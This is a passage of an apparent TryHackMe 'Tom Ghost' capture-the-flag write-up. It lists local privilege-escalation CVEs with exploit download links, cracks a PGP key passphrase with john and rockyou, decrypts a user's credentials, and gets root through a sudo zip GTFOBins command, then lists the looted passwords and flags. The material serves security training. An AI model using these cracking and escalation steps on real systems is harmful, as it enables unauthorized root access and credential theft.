   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distros/kernels
```

```
[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: probable
   Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-
(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic}
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to
be enabled

[+] [CVE-2016-4997] target_offset

   Details: https://www.exploit-db.com/exploits/40049/
   Exposure: probable
   Tags: [ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-
sploits/-/raw/main/bin-sploits/40053.zip
   Comments: ip_tables.ko needs to be loaded

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: probable
   Tags: [ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-
sploits/-/raw/main/bin-sploits/39772.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set &&
kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-
exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-
exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain
CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF
```

```
   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain
CAP_NET_ADMIN)

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-
heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-
22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-
research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-
exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-
18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be
enabled
```

```
[+] [CVE-2018-1000001] RationalLove

   Details:
https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
   Exposure: less probable
   Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}
   Download URL:
https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLo
ve.c
   Comments: kernel.unprivileged_userns_clone=1 required

[+] [CVE-2017-1000366,CVE-2017-1000379] linux_ldso_hwcap_64

   Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
   Exposure: less probable
   Tags:
debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611
   Download URL: https://www.qualys.com/2017/06/19/stack-
clash/linux_ldso_hwcap_64.c
   Comments: Uses "Stack Clash" technique, works against most SUID-root
binaries

[+] [CVE-2017-1000253] PIE_stack_corruption

   Details: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-
1000253/cve-2017-1000253.txt
   Exposure: less probable
   Tags: RHEL=6,RHEL=7{kernel:3.10.0-514.21.2|3.10.0-514.26.1}
   Download URL: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-
1000253/cve-2017-1000253.c

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE

   Details: https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-
9793
   Exposure: less probable
   Download URL: https://raw.githubusercontent.com/xairy/kernel-
exploits/master/CVE-2016-9793/poc.c
   Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No
SMEP/SMAP/KASLR bypass included. Tested in QEMU only

[+] [CVE-2016-2384] usb-midi
```

```
   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Exposure: less probable
   Tags: ubuntu=14.04,fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-
exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and to
execute a malicious binary as a non-privileged user

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-
of-a-linux-kernel-vulnerability-cve-2016-0728/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run. Exploit is not
reliable, see: https://cyseclabs.com/blog/cve-2016-0728-poc-not-working

skyfuck@ubuntu:~$
```

Decrypt PGP file, ASC key

Those scans gave me nothing that worked, but it displayed merlin as an ssh user. so, if crack this gpg file i can access merlin, and try to escalate from that.

```
skyfuck@ubuntu:~$ dir
credential.pgp  tryhackme.asc
```

Lateral movent to user (merlin)

Decrypt PGP file using ASC key, cracking asc key

```
┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
└─# gpg2john tryhackme.asc > hah
Created directory: /root/.john

File tryhackme.asc

┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
```

```
└─# cat hah
tryhackme:$gpg$*17*54*3072*713ee3f57cc950f8f89155679abe2476c62bbd286ded0e049
f886d32d2b9eb06f482e9770c710abc2903f1ed70af6fcc22f5608760be*3*254*2*9*16*0c9
9d5dae8216f2155ba2abfcc71f818*65536*c8f277d2faf97480 ::: tryhackme
<stuxnet@tryhackme.com>::tryhackme.asc

┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
└─# locate rockyou
/home/kali/hackthebox/Active/rockyou.txt
/home/kali/workfolder/rockyou.txt
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt

┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
└─# john hah --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for
all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2024-04-10 03:55) 7.142g/s 7657p/s 7657c/s 7657C/s
chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
└─# gpg2john tryhackme.asc > hah

┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
```

```
└─# gpg --import tryhackme.asc
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
└─# gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-
11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
┌──(root㉿kali)-[/home/kali/tryhackme/tomghost/tocrack]
└─#
```

Privilege Escalation vector

```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

merlin can run zip as root user. Let's check if we can abuse that:
https://gtfobins.github.io/gtfobins/zip/

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
#
rm: missing operand
Try 'rm --help' for more information.
# whoami
root
# cd /root
# dir
root.txt  ufw
# type root.txt
root.txt: not found
# cat root.txt
THM{Z1P_1S_FAKE}
#
```

Trophy & Loot

CREDS

skyfuck:8730281lkjlkjdqlksalks
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j

FLAGS

user.txt

```
THM{GhostCat_1s_so_cr4sy}
```

root.txt

```
xxx
```